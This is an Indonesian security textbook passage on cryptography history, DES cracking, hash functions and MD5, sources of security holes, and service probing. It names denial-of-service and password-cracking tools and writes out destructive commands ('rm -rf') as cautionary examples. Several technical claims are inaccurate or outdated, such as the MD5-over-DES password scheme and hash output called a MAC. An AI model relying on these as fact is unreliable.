Di tempat lain, ada seorang yang bernama Whitfield Diffie, juga memiliki ide yang mirip. Setelah mengembara kesana kemari, akhirnya Diffie bertemu dengan Martin Hellman yang menjadi profesor di Stanford University. Keduanya kemudian merumuskan ide *public-key cryptography* dalam sebuah makalah yang berjudul “*New Directions in Cryptography*” [10] di tahun 1976. Lucunya Diffie dan Hellman tidak kenal Ralph Merkle dan tidak tahu bahwa ada ide yang mirip. Pasalnya, artikel Merkle ditolak oleh berbagai publikasi.

Ide utama pada *public-key cryptography* adalah kunci yang digunakan untuk melakukan proses enkripsi berbeda dengan proses dekripsi. Hal ini dimungkinkan dengan penggunaan rumus matematik yang indah. Namun pencarian rumus matematik yang mana merupakan persoalan tersendiri.

Setelah keluarnya makalah tersebut, banyak orang yang mulai menaruh perhatian pada kriptografi kunci publik. Ternyata ide Ralph Merkle benar juga. Bahkan akhirnya Ralph Merkle mendapat penghargaan *Kanellakis Award* dari ACM dan *Kobayashi Award* dari IEEE.

Salah satu kelompok yang tertarik kepada ide kriptografi kunci publik tersebut adalah kelompok di MIT yang terdiri atas Ron Rivest, Adi Shamir, dan Len Adleman. Mereka mencoba mencari rumus matematik yang dapat mengimplementasikan ide kunci publik tersebut. Akhirnya setelah sekian lama berusaha, mereka menemukan algoritmanya yang kemudian dikenal dengan nama RSA (yang merupakan singkatan dari nama keluarga ketiga orang tersebut)¹. Algoritma ini kemudian mereka patenkan. Saat ini banyak aplikasi di Internet yang menggunakan algoritma RSA ini.

Pada kriptografi kunci publik, seorang pengguna memiliki dua buah kunci yang saling berhubungan (secara matematik yang akan dijelaskan kemudian). Kunci pertama disebut **kunci publik**. Kunci ini boleh diketahui oleh umum. Bahkan kunci ini harus diketahui oleh pihak yang ingin mengirimkan informasi rahasia ke pengguna. Umumnya kunci publik ini disimpan di sebuah database.

Kunci kedua disebut **kunci privat**. Kunci ini tidak boleh diketahui oleh siapa pun kecuali oleh pengguna itu sendiri. Itulah sebabnya dia disebut privat.

Mari kita ambil contoh pengamanan data dengan menggunakan kriptografi kunci publik ini. Sebelum dimulai, Anwar dan Broto masing-masing sudah memiliki sepasang kunci. Anwar memiliki Kpublik-A dan Kprivat-A sebagai pasangan kunci publik dan privatnya. Sementara itu Broto memiliki Kpublik-B dan Kprivat-B sebagai pasangan kunci publik dan privatnya.

1. Tanpa diketahui oleh banyak orang, di Inggris 3 tahun sebelumnya telah ditemukan algoritma yang mirip dengan yang dikembangkan oleh trio RSA. Hanya, pengembangan di Inggris ini dilakukan di tempat agen rahasia mereka sehingga tidak boleh diketahui oleh umum. Penemu algoritma di Inggris ini hanya dapat gigit jari ketika algoritma RSA ini dipatenkan dan menghasilkan banyak royalti dari lisensi penggunaannya. Informasi ini di kemudian hari mulai diketahui oleh umum.

Kunci publik milik Anwar dan Broto keduanya disimpan di database (website) umum sehingga dapat diakses oleh siapa saja.

Misalkan Anwar ingin mengirimkan sebuah pesan kepada Broto. Anwar mencari kunci publik Broto. Setelah dicek di database Anwar menemukannya, Kpublik-B. Maka Anwar kemudian mengenkripsi pesannya dengan sebuah algoritma kunci publik (yang akan dijelaskan kemudian) dengan kunci Kpublik-B.

Algoritma kunci publik (seperti misalnya RSA, ECC) memiliki sifat bahwa jika dia dikunci oleh sebuah kunci publik, maka dia hanya dapat dibuka dengan menggunakan kunci privat pasangannya. Dalam contoh di atas, pesan dikunci dengan menggunakan Kpublik-B. Maka pesan di atas hanya dapat dibuka dengan Kprivat-B. Satu-satunya orang yang memiliki akses terhadap Kprivat-B adalah Broto. Dengan kata lain, pesan di atas hanya dapat dibuka oleh Broto. Anwar pun sebagai pengirim, setelah mengunci pesan tersebut dengan Kpublik-B, tidak dapat membuka pesan itu kembali. Demikianlah proses enkripsi yang terjadi pada kriptografi kunci publik.

Karena kunci yang digunakan untuk melakukan enkripsi berbeda dengan kunci yang digunakan untuk proses dekripsi, maka sistem ini sering juga disebut dengan *asymmetric cryptosystem*, kriptografi kunci asimetrik.

Kriptografi Gabungan

Sejak dikembangkan kriptografi kunci publik, selalu timbul pertanyaan mana yang lebih baik antara kriptografi kunci publik dengan kriptografi kunci privat. Para pakar kriptografi mengatakan bahwa keduanya tidak dapat dibandingkan karena mereka memecahkan masalah dalam domain yang berbeda. Kriptografi kunci privat (simetrik) merupakan hal yang terbaik untuk mengenkripsi data. Kecepatannya dan keamanan akan *chosen-ciphertext attack* merupakan kelebihanannya. Sementara itu kriptografi dengan menggunakan kunci publik dapat melakukan hal-hal lain lebih baik, misalnya dalam hal *key management*. (Diskusi lebih jauh dapat dilihat di referensi [42].)

Karena masing-masing jenis kriptografi tersebut memiliki keuntungan tersendiri, maka aplikasi sekarang banyak yang menggabungkan keduanya (*hybrid system*). Kriptografi kunci publik digunakan untuk melakukan pertukaran kunci (*key exchange*) dimana kunci yang dipertukarkan ini (*session key*) akan digunakan untuk enkripsi dengan kunci privat.

Aplikasi yang menggunakan mekanisme seperti di atas antara lain; SSL, dan PGP.

Data Encryption Standard (DES)

DES, atau juga dikenal sebagai *Data Encryption Algorithm* (DEA) oleh ANSI dan DEA-1 oleh ISO, merupakan algoritma kriptografi simetris yang paling umum digunakan saat ini. Sejarahnya DES dimulai dari permintaan pemerintah Amerika Serikat untuk memasukkan proposal enkripsi. DES memiliki sejarah dari Lucifer¹, enkripsi yang dikembangkan di IBM kala itu. Horst Feistel merupakan salah satu periset yang mula-mula mengembangkan DES ketika bekerja di IBM Watson Laboratory di Yorktown Heights, New York. DES baru secara resmi digunakan oleh pemerintah Amerika Serikat (diadopsi oleh National Bureau of Standards) di tahun 1977. Ia dikenal sebagai Federal Information Processing Standard 46 (FIPS PUB46).

Aplikasi yang menggunakan DES antara lain:

- enkripsi dari password di sistem UNIX
- berbagai aplikasi di bidang perbankan

1. Cerita mengenai latar belakang munculnya Lucifer dapat dibaca pada buku Steven Levy, "crypto" (lihat bagian referensi). Algoritma yang dikembangkan di IBM mulanya dibuat dalam bahasa APL dengan nama "Demonstration". Tapi karena panjang nama file tidak boleh terlalu panjang maka nama filenya adalah "Demon" (yang di dalam bahasa Inggris berarti hantu atau setan). Versi berikutnya menggunakan nama guyonan "Lucifer" sebagai terusannya. Lucifer sendiri sebetulnya nama setan di dalam bahasa Inggris.

Memecahkan DES


DES merupakan block cipher yang beroperasi dengan menggunakan blok berukuran 64-bit dan kunci berukuran 56-bit. Brute force attack dengan mencoba segala kombinasi membutuhkan 2^{56} kombinasi atau sekitar 7×10^{17} atau 70 juta milyar kombinasi.

DES dengan penggunaan yang biasa (*cookbook mode*) dengan panjang kunci 56 bit saat ini sudah dapat dianggap tidak aman karena sudah berhasil dipecahkan dengan metoda coba-coba (*brute force attack*).

Ada berbagai group yang mencoba memecahkan DES dengan berbagai cara. Salah satu group yang bernama *distributed.net* menggunakan teknologi Internet untuk memecahkan problem ini menjadi sub-problem yang kecil (dalam ukuran blok). Pengguna dapat menjalankan sebuah program yang khusus dikembangkan oleh tim ini untuk mengambil beberapa blok, via Internet, kemudian memecahkannya di komputer pribadinya. Program yang disediakan meliputi berbagai operating system seperti Windows, DOS, berbagai variasi Unix, Macintosh. Blok yang sudah diproses dikembalikan ke *distributed.net* via Internet. Dengan cara ini puluhan ribu orang, termasuk penulis, membantu memecahkan DES. Mekanisme ini dapat memecahkan DES dalam waktu 30 hari.

Sebuah group lain yang disebut *Electronic Frontier Foundation* (EFF) membuat sebuah komputer yang dilengkapi dengan *Integrated Circuit chip DES cracker*. Dengan mesin seharga US\$50.000 ini mereka dapat memecahkan DES 56-bit dalam waktu rata-rata empat (4) sampai lima (5) hari. DES cracker yang mereka kembangkan dapat melakukan eksplorasi keseluruhan dari 56-bit *keyspace* dalam waktu sembilan (9) hari. Dikarenakan 56-bit memiliki 2^{16} (atau 65536) *keyspace* dibandingkan DES dengan 40-bit, maka untuk memecahkan DES 40-bit hanya dibutuhkan waktu sekitar 12 detik¹. Dikarenakan hukum average, waktu rata-rata untuk memecahkan DES 40-bit adalah 6 detik.

1. Sembilan hari sama dengan 777.600 detik. Jika angka tersebut dibagi dengan 65.536 maka hasilnya adalah sekitar 12 detik.



GAMBAR 2.2. Contoh peragaan client distributed.net untuk Windows 95

Perlu diingat bahwa group seperti EFF merupakan group kecil dengan budget yang terbatas. Dapat dibayangkan sistem yang dimiliki oleh *National Security Agency* (NSA) dari pemerintah Amerika Serikat¹. Tentunya mereka dapat memecahkan DES dengan lebih cepat.

Bahan bacaan DES

Banyak sudah buku, artikel yang memuat informasi tentang DES. Bagi anda yang berminat untuk mempelajari DES lebih lanjut, silahkan menggunakan referensi [13, 15, 27, 30, 42 - Chapter 12].

Untuk DES cracker dari EFF, silahkan kunjungi web sitenya di <http://www.eff.org/descracker.html>

1. Budget dari NSA termasuk yang rahasia (*classified*).

Hash function - integrity checking

Salah satu cara untuk menguji integritas sebuah data adalah dengan memberikan “checksum” atau tanda bahwa data tersebut tidak berubah. Cara yang paling mudah dilakukan adalah dengan menjumlahkan karakter-karakter atau data-data yang ada sehingga apabila terjadi perubahan, hasil penjumlahan menjadi berbeda. Cara ini tentunya mudah dipecahkan dengan menggunakan kombinasi data yang berbeda akan tetapi menghasilkan hasil penjumlahan yang sama.

Pada sistem digital biasanya ada beberapa mekanisme pengujian integritas seperti antara lain:

- parity checking
- checksum
- hash function

Fungsi Hash (*hash function*) merupakan fungsi yang bersifat satu arah dimana jika kita masukkan data, maka dia akan menghasilkan sebuah “checksum” atau “fingerprint” dari data tersebut. Sebuah pesan yang dilewatkan ke fungsi hash akan menghasilkan keluaran yang disebut *Message Authenticated Code* (MAC). Dilihat dari sisi matematik, hash function memetakan satu set data ke dalam sebuah set yang lebih kecil dan terbatas ukurannya.

Mari kita ambil sebuah contoh sederhana, yaitu fungsi matematik *modulus* (atau dalam pemrograman menggunakan *mod*). Hasil dari operasi mod adalah sisa pembagian bilangan bulat (integer). Sebagai contoh, “11 mod 7” menghasilkan nilai 4, karena 11 dibagi 7 menghasilkan nilai 1 dan sisanya adalah 4. Contoh lain “17 mod 7” menghasilkan bilangan 3, karena 17 dibagi 7 menghasilkan 2 dan sisanya adalah 3. Demikian pula “18 mod 7” akan menghasilkan 4. Dalam sehari-hari, operasi modulus kita gunakan dalam penunjukkan jam, yaitu modulus 12.

Kalau kita perhatikan contoh di atas. Hasil dari operasi *mod* tidak akan lebih besar dari angka pembaginya. Dalam contoh di atas, hasil “mod 7” berkisar dari 0 ke 6. Bilangan berapapun yang akan di-*mod*-kan akan menghasilkan bilangan dalam rentang itu. Tentu saja angka 7 bisa kita ganti dengan angka

lain, misalnya sebuah bilangan prima yang cukup besar sehingga rentang bilangan yang dihasilkan bisa lebih besar.

Hal kedua yang perlu mendapat perhatian adalah bahwa diketahui hasil operasi modulus, kita tidak tahu bilangan asalnya. Jadi kalau diberitahu bahwa hasil operasi modulus adalah 4, bilangan awalnya bisa 11, 18, 25, dan seterusnya. Ada banyak sekali. Jadi, dalam aplikasinya nanti agak sukar mengkonstruksi sebuah pesan asli jika kita hanya tahu hasil dari fungsi hashnya saja.


Tentu saja operator mod sendirian tidak dapat digunakan sebagai fungsi hash yang baik. Ada beberapa persyaratan agar fungsi hasil baru dapat digunakan secara praktis. Misalnya, rentang dari hasil fungsi hash harus cukup sehingga probabilitas dua pesan yang berbeda akan menghasilkan keluaran fungsi hash yang sama. Perlu ditekankan kata “probabilitas”, karena secara teori pasti akan ada dua buah data yang dapat menghasilkan keluaran fungsi hash yang sama¹. Hal ini disebabkan rentang fungsi hash yang sangat jauh lebih kecil dibandingkan *space* dari inputnya. Tapi hal ini masih tidak terlalu masalah karena untuk membuat dua pesan yang sama-sama terbaca (intelligible) dan memiliki keluaran fungsi hash yang sama tidaklah mudah. Hal yang terjadi adalah pesan (data) yang sama itu dalam bentuk sampah (*garbage*).

Syarat lain dari bagusya sebuah fungsi hash adalah perubahan satu karakter (dalam berkas teks) atau satu bit saja dalam data lainnya harus menghasilkan keluaran yang jauh berbeda, tidak hanya berbeda satu bit saja. Sifat ini disebut *avalanche effect*.

Ada beberapa fungsi hash yang umum digunakan saat ini, antara lain:

- MD5
- SHA (Secure Hash Algorithm)

1. Telah ditemukan dua buah stream data yang menghasilkan keluaran fungsi hash yang sama untuk algoritma MD5 dan SHA. (Referensi? Dalam Crypto 2004?)



GAMBAR 2.3. Penggunaan fungsi hash yang menghasilkan fingerprint

Latihan 6. Gunakan MD5 untuk menghasilkan fingerprint dari kalimat berikut: "Saya pesan 10 buah komputer." (tanpa tanda petik). Kemudian bandingkan hasil MD5 tersebut dengan hasil MD5 dari kalimat: "Saya pesan 11 buah komputer."

Contoh latihan di atas dapat dijalankan pada sistem UNIX yang memiliki program "md5" (atau program "md5sum"¹) seperti di bawah ini.

```
unix% echo 'Saya pesan 10 buah komputer.' | md5
5F736F18556E3B8D90E50299C7345035
unix% echo 'Saya pesan 11 buah komputer.' | md5
9CB9AD1A369512C96C74236B959780D3
```

Contoh di atas menunjukkan bahwa perbedaan satu karakter saja sudah menghasilkan keluaran hash yang sangat berbeda. Hasil yang serupa dapat dilakukan dengan menggunakan SHA atau algoritma dan program lainnya.

Fungsi hash ini biasanya digabungkan dengan enkripsi untuk menjaga integritas. Sebagai contoh, dalam pengiriman email yang tidak rahasia (dapat dibaca orang) akan tetapi ingin dijaga integritasnya, isi (*body*) dari email dapat dilewatkan ke fungsi hash sehingga menghasilkan fingerprint dari isi email tersebut. Keluaran dari hash ini dapat disertakan dalam email.

1. Source code MD5 dapat diperoleh di berbagai tempat seperti antara lain di Anonymous FTP site <<ftp://www.paume.itb.ac.id/pub/security>>

Ketika email diterima, penerima juga menjalankan fungsi hash terhadap isi email dan kemudian membandingkannya dengan hash yang dikirim. Jika email diubah di tengah jalan, maka kedua hash tersebut berbeda. Untuk lebih meningkatkan keamanan, hasil dari hash juga dapat dienkripsi sehingga hanya penerima saja yang dapat membuka hasil dari hash tersebut. Atau dapat juga hasil hash dienkripsi dengan kunci privat pengirim sehingga oleh penerima dapat dibuka dengan kunci publik pengirim dan diyakinkan bahwa integritas dari isi terjamin serta pengirim betul-betul berasal dari pemilik kunci publik tersebut. Inilah yang sering disebut digital signature dalam email.

MD5

MD5 (*Message-Digest Algorithm 5*), sebuah algoritma yang dibuat oleh Ron Rivest di tahun 1991, melakukan fungsi hash dengan menggunakan algoritma yang dijabarkan di RFC1321, "The MD5 Message-Digest Algorithm" [38]. Algoritma MD5 ini merupakan pengganti algoritma MD4 yang juga dibuat oleh Rivest. Hasil keluaran dari MD5 adalah sebuah nilai hash dalam 128-bit.

Salah satu aplikasi yang lazim menggunakan MD5 adalah pengamanan berkas password (/etc/passwd atau /etc/shadow) di sistem UNIX. Berkas password menyimpan data password dalam bentuk yang sudah terenkripsi dengan menggunakan DES. Implementasi awal dari sistem UNIX adalah menyimpan data password yang sudah terenkripsi tersebut langsung pada salah satu field di berkas password.

Meskipun sudah terenkripsi, penyimpanan data password yang sudah terenkripsi tersebut masih menimbulkan potensi lubang keamanan karena DES merupakan enkripsi yang *reversible*. Panjang data yang dihasilkan oleh proses enkripsi juga bergantung kepada panjang data yang dimasukkan. Sehingga ada sedikit info tambahan mengenai kemungkinan panjangnya password. Apabila seseorang berhasil mendapatkan berkas password tersebut, dia bisa mencoba proses dekripsi yaitu dengan melakukan *brute force attack* dengan mencoba melakukan proses dekripsi.

MD5 menambahkan satu tingkat keamanan lagi. Kali ini data password yang disimpan bukanlah password yang terenkripsi saja, melainkan data

yang terenkripsi yang sudah dilewatkan oleh MD5. Karena sifatnya yang satu arah, sangat sulit untuk mencari data password terenkripsi dengan basis data hasil fungsi MD5. Jadi skema penyimpanan data tersebut kira-kira seperti ini:

```
password > DES > password terenkripsi > MD5 > hashed encrypted  
password
```

Dengan cara ini, potensi untuk melakukan serangan brute force terhadap encrypted password menjadi lebih sukar. Satu-satunya cara untuk melakukan serangan brute force adalah dengan melakukan enkripsi juga dengan melalui jalan maju seperti di atas dan kemudian membandingkan hasil hashed encrypted passwordnya. Jika sama persis, maka kata yang dipilih sebagai percobaan sama dengan password yang ingin dipecahkan tersebut.

MD5 juga digunakan dalam autentikasi dengan menggunakan protokol CHAP (RFC 1994). Masih ada banyak aplikasi lain yang menggunakan MD5 ini.

Di tahun 1996 ditemukan kelemahan dari MD5 sehingga disarankan untuk menggantinya dengan menggunakan SHA-1. Di tahun 2004, ditemukan lagi kelemahan yang lebih serius sehingga penggunaan MD5 lebih dipertanyakan lagi. Xiaoyun Wang dan kawan-kawan menemukan kelemahan ini dan membuat makalah yang dipresentasikan di Crypto 2004 [49]. Mereka menunjukkan bahwa ada tabrakan (collisions) dimana dua buah data menghasilkan keluaran hash MD5 yang sama. Selain collision di MD5, mereka juga menemukan hal yang sama di MD5, HAVAL-128, dan RIPEMD.

Evaluasi Keamanan Sistem Informasi

*“Information is what feeds hacker..
Hacking appeals: it’s the control, the adrenaline, the knowledge,
the having what you’re not supposed to have.”
-- Jon Littman, in “The Fugitive Game: online with Kevin Mitnic”*

Apabila anda telah memiliki sebuah sistem informasi, bab ini akan membantu anda untuk mengevaluasi keamanan sistem informasi yang anda miliki.

Meski sebuah sistem informasi sudah dirancang memiliki perangkat pengamanan, dalam operasi masalah keamanan harus selalu dimonitor. Hal ini disebabkan oleh beberapa hal, antara lain:

- Ditemukannya lubang keamanan (*security hole*) yang baru. Perangkat lunak dan perangkat keras biasanya sangat kompleks sehingga tidak mungkin untuk diuji seratus persen. Kadang-kadang ada lubang keamanan yang ditimbulkan oleh kecerobohan implementasi.
- Kesalahan konfigurasi. Kadang-kadang karena lalai atau alpa, konfigurasi sebuah sistem kurang benar sehingga menimbulkan lubang keamanan. Misalnya *mode* (*permission* atau kepemilikan) dari berkas

yang menyimpan password (/etc/passwd di sistem UNIX) secara tidak sengaja diubah sehingga dapat diubah atau ditulis oleh orang-orang yang tidak berhak.

- Penambahan perangkat baru (hardware dan/atau software) yang menyebabkan menurunnya tingkat security atau berubahnya metoda untuk mengoperasikan sistem. Operator dan administrator harus belajar lagi. Dalam masa belajar ini banyak hal yang jauh dari sempurna, misalnya server atau software masih menggunakan konfigurasi awal dari vendor (dengan password yang sama).

Sumber lubang keamanan

Lubang keamanan (*security hole*) dapat terjadi karena beberapa hal; salah disain (*design flaw*), salah implementasi, salah konfigurasi, dan salah penggunaan.

Salah Disain

Lubang keamanan yang ditimbulkan oleh salah disain umumnya jarang terjadi. Akan tetapi apabila terjadi sangat sulit untuk diperbaiki. Akibat disain yang salah, maka biarpun dia diimplementasikan dengan baik, kelemahan dari sistem akan tetap ada.

Contoh sistem yang lemah disainnya adalah algoritma enkripsi ROT13 atau Caesar cipher, dimana karakter digeser 13 huruf atau 3 huruf. Meskipun diimplementasikan dengan programming yang sangat teliti, siapapun yang mengetahui algoritmanya dapat memecahkan enkripsi tersebut.

Contoh lain lubang keamanan yang dapat dikategorikan kedalam kesalahan disain adalah disain urutan nomor (*sequence numbering*) dari paket TCP/IP. Kesalahan ini dapat dieksploitasi sehingga timbul masalah yang dikenal dengan nama "*IP spoofing*", yaitu sebuah host memalsukan diri seolah-olah menjadi host lain dengan membuat paket palsu setelah mengamati urutan paket dari host yang hendak diserang. Bahkan dengan mengamati cara mengurutkan nomor packet bisa dikenali sistem yang digunakan.

Mekanisme ini digunakan oleh program *nmap* dan *queso* untuk mendeteksi *operating system* (OS) dari sebuah sistem, yang disebut *fingerprinting*. Contoh dan informasi yang lebih lengkap mengenai masalah kelemahan protokol TCP/IP dapat dilihat pada referensi [2].

Implementasi kurang baik

Lubang keamanan yang disebabkan oleh kesalahan implementasi sering terjadi. Banyak program yang diimplementasikan secara terburu-buru sehingga kurang cermat dalam pengkodean. Akibatnya cek atau testing yang harus dilakukan menjadi tidak dilakukan. Sebagai contoh, seringkali batas (“*bound*”) dari sebuah “*array*” tidak dicek sehingga terjadi yang disebut *out-of-bound array* atau *buffer overflow* yang dapat dieksploitasi (misalnya overwrite ke variable berikutnya). Lubang keamanan yang terjadi karena masalah ini sudah sangat banyak, dan yang mengherankan terus terjadi, seolah-olah para programmer tidak belajar dari pengalaman¹.

Contoh lain sumber lubang keamanan yang disebabkan oleh kurang baiknya implementasi adalah kealpaan memfilter karakter-karakter yang aneh-aneh yang dimasukkan sebagai input dari sebuah program (misalnya input dari *CGI-script*²) sehingga sang program dapat mengakses berkas atau informasi yang semestinya tidak boleh diakses.

Salah konfigurasi

Meskipun program sudah diimplementasikan dengan baik, masih dapat terjadi lubang keamanan karena salah konfigurasi. Contoh masalah yang disebabkan oleh salah konfigurasi adalah berkas yang semestinya tidak dapat diubah oleh pemakai secara tidak sengaja menjadi “*writable*”. Apabila berkas tersebut merupakan berkas yang penting, seperti berkas yang digunakan untuk menyimpan password, maka efeknya menjadi lubang

-
1. Memang kesalahan tidak semata-mata ditimpakan kepada pembuat program karena seringkali mereka dikejar deadline oleh management tingkat atas untuk merilis software-nya.
 2. Tentang CGI-script akan dijelaskan di bagian lain.

keamanan. Kadangkala sebuah komputer dijual dengan konfigurasi yang sangat lemah. Ada masanya workstation Unix di perguruan tinggi didistribusikan dengan berkas `/etc/aliases` (berguna untuk mengarahkan e-mail), `/etc/utmp` (berguna untuk mencatat siapa saja yang sedang menggunakan sistem) yang dapat diubah oleh siapa saja. Contoh lain dari salah konfigurasi adalah adanya program yang secara tidak sengaja diset menjadi “*setuid root*” sehingga ketika dijalankan pemakai memiliki akses seperti *super user (root)* yang dapat melakukan apa saja.

Salah menggunakan program atau sistem

Salah penggunaan program dapat juga mengakibatkan terjadinya lubang keamanan. Kesalahan menggunakan program yang dijalankan dengan menggunakan account root (super user) dapat berakibat fatal. Sering terjadi cerita horor dari sistem administrator baru yang teledor dalam menjalankan perintah “`rm -rf`” di sistem UNIX (yang menghapus berkas atau direktori beserta sub direktori di dalamnya). Akibatnya seluruh berkas di sistem menjadi hilang mengakibatkan *Denial of Service (DoS)*. Apabila sistem yang digunakan ini digunakan bersama-sama, maka akibatnya dapat lebih fatal lagi. Untuk itu perlu berhati-hati dalam menjalankan program, terutama apabila dilakukan dengan menggunakan account administrator seperti *root* tersebut.

Kesalahan yang sama juga sering terjadi di sistem yang berbasis MS-DOS. Karena sudah mengantuk, misalnya, ingin melihat daftar berkas di sebuah direktori dengan memberikan perintah “`dir *.*`” ternyata salah memberikan perintah menjadi “`del *.*`” (yang juga menghapus seluruh file di direktori tersebut).

Penguji keamanan sistem

Dikarenakan banyaknya hal yang harus dimonitor, administrator dari sistem informasi membutuhkan “*automated tools*”, perangkat pembantu otomatis, yang dapat membantu menguji atau meng-evaluasi keamanan sistem yang dikelola. Untuk sistem yang berbasis UNIX ada beberapa tools yang dapat digunakan, antara lain:

- *Cops*
- *Tripwire*
- *Satan/Saint*
- *SBSscan*: localhost security scanner

Untuk sistem yang berbasis Windows NT ada juga program semacam, misalnya program *Ballista* yang dapat diperoleh dari: <<http://www.secnet.com>>

Selain program-program (tools) yang terpadu (*integrated*) seperti yang terdapat pada daftar di atas, ada banyak program yang dibuat oleh hackers untuk melakukan “coba-coba”. Program-program seperti ini, yang cepat sekali bermunculan, biasanya dapat diperoleh (download) dari Internet melalui tempat-tempat yang berhubungan dengan keamanan, seperti misalnya “*Rootshell*”. (Lihat “Sumber informasi dan organisasi yang berhubungan dengan keamanan sistem informasi” on page 153.) Contoh program coba-coba ini antara lain:

- *crack*: program untuk menduga atau memecahkan password dengan menggunakan sebuah atau beberapa kamus (*dictionary*). Program crack ini melakukan brute force cracking dengan mencoba mengenkripsikan sebuah kata yang diambil dari kamus, dan kemudian membandingkan hasil enkripsi dengan password yang ingin dipecahkan. Bila belum sesuai, maka ia akan mengambil kata selanjutnya, mengenkripsikan, dan membandingkan kembali. Hal ini dijalankan terus menerus sampai semua kata di kamus dicoba. Selain menggunakan kata langsung dari kamus, crack juga memiliki program heuristic dimana bolak balik kata (dan beberapa modifikasi lain) juga dicoba. Jadi, jangan sekali-kali menggunakan password yang terdapat dalam kamus (bahasa apapun).
- *land* dan *latierra*: program yang dapat membuat sistem Windows 95/NT menjadi macet (*hang, lock up*). Program ini mengirimkan sebuah paket yang sudah di”*spoofed*” sehingga seolah-olah paket tersebut berasal dari mesin yang sama dengan menggunakan port yang terbuka (misalnya port 113 atau 139).
- *ping-o-death*: sebuah program (*ping*) yang dapat meng-crash-kan Windows 95/NT dan beberapa versi Unix.
- *winuke*: program untuk memacetkan sistem berbasis Windows

Probing Services

Servis di Internet umumnya dilakukan dengan menggunakan protokol TCP atau UDP. Setiap servis dijalankan dengan menggunakan port yang berbeda, misalnya:

- SMTP, untuk mengirim dan menerima e-mail, TCP, port 25
- DNS, untuk domain, UDP dan TCP, port 53
- HTTP, web server, TCP, port 80
- POP3, untuk mengambil e-mail, TCP, port 110

Contoh di atas hanya sebagian dari servis yang tersedia. Di sistem UNIX, lihat berkas `/etc/services` dan `/etc/inetd.conf` untuk melihat servis apa saja yang dijalankan oleh server atau komputer yang bersangkutan. Berkas `/etc/services` berisi daftar servis dan portnya, sementara berkas `/etc/inetd.conf` berisi servis-servis yang di jalan di server UNIX tersebut. Jadi tidak semua servis dijalankan, hanya servis yang dibuka di `/etc/inetd.conf` saja yang dijalankan. Selain itu ada juga servis yang dijalankan tidak melalui `inetd.conf` melainkan dijalankan sebagai daemon yang berjalan di belakang layar.

```
unix% more /etc/services
echo          7/tcp
echo          7/udp
discard       9/tcp          sink null
discard       9/udp          sink null
sysstat       11/tcp         users
daytime       13/tcp
daytime       13/udp
netstat       15/tcp
gotd          17/tcp          quote
msp           18/tcp          # message send
protocol      18/udp          # message send
protocol
chargen       19/tcp          ttytst source
chargen       19/udp          ttytst source
ftp-data      20/tcp
ftp           21/tcp
fsp           21/udp          fspd
```

Probing Services

| | | | |
|-------------------|---------|----------------|-------------------|
| ssh | 22/tcp | | # SSH Remote |
| Login Protocol | | | |
| ssh | 22/udp | | # SSH Remote |
| Login Protocol | | | |
| telnet | 23/tcp | | |
| # 24 - private | | | |
| smtp | 25/tcp | mail | |
| # 26 - unassigned | | | |
| time | 37/tcp | timserver | |
| time | 37/udp | timserver | |
| rlp | 39/udp | resource | # resource |
| location | | | |
| nameserver | 42/tcp | name | # IEN 116 |
| whois | 43/tcp | nickname | |
| re-mail-ck | 50/tcp | | # Remote Mail |
| Checking Protocol | | | |
| re-mail-ck | 50/udp | | # Remote Mail |
| Checking Protocol | | | |
| domain | 53/tcp | nameserver | # name-domain |
| server | | | |
| domain | 53/udp | nameserver | |
| mtp | 57/tcp | | # deprecated |
| bootps | 67/tcp | | # BOOTP server |
| bootps | 67/udp | | |
| bootpc | 68/tcp | | # BOOTP client |
| bootpc | 68/udp | | |
| tftp | 69/udp | | |
| gopher | 70/tcp | | # Internet Gopher |
| gopher | 70/udp | | |
| rje | 77/tcp | netrjs | |
| finger | 79/tcp | | |
| www | 80/tcp | http | # WorldWideWeb |
| HTTP | | | |
| www | 80/udp | | # HyperText |
| Transfer Protocol | | | |
| link | 87/tcp | ttylink | |
| kerberos | 88/tcp | kerberos5 krb5 | # Kerberos v5 |
| kerberos | 88/udp | kerberos5 krb5 | # Kerberos v5 |
| supdup | 95/tcp | | |
| # 100 - reserved | | | |
| hostnames | 101/tcp | hostname | # usually from |
| sri-nic | | | |
| iso-tsap | 102/tcp | tsap | # part of ISODE. |
| csnet-ns | 105/tcp | cso-ns | # also used by |
| CSO name server | | | |

```
csnet-ns      105/udp      cso-ns
rtelnet       107/tcp
rtelnet       107/udp
pop-2         109/tcp      postoffice    # POP version 2
pop-2         109/udp
pop-3         110/tcp
pop-3         110/udp      # POP version 3
sunrpc        111/tcp      portmapper    # RPC 4.0
portmapper TCP
sunrpc        111/udp      portmapper    # RPC 4.0
portmapper UDP
...
```

```
unix% more /etc/inetd.conf
# /etc/inetd.conf:  see inetd(8) for further informations.
#
# Internet server configuration database
#
# Lines starting with "=:LABEL:" or "#<off>#" should not
# be changed unless you know what you are doing!
#
# Packages should modify this file by using update-inetd(8)
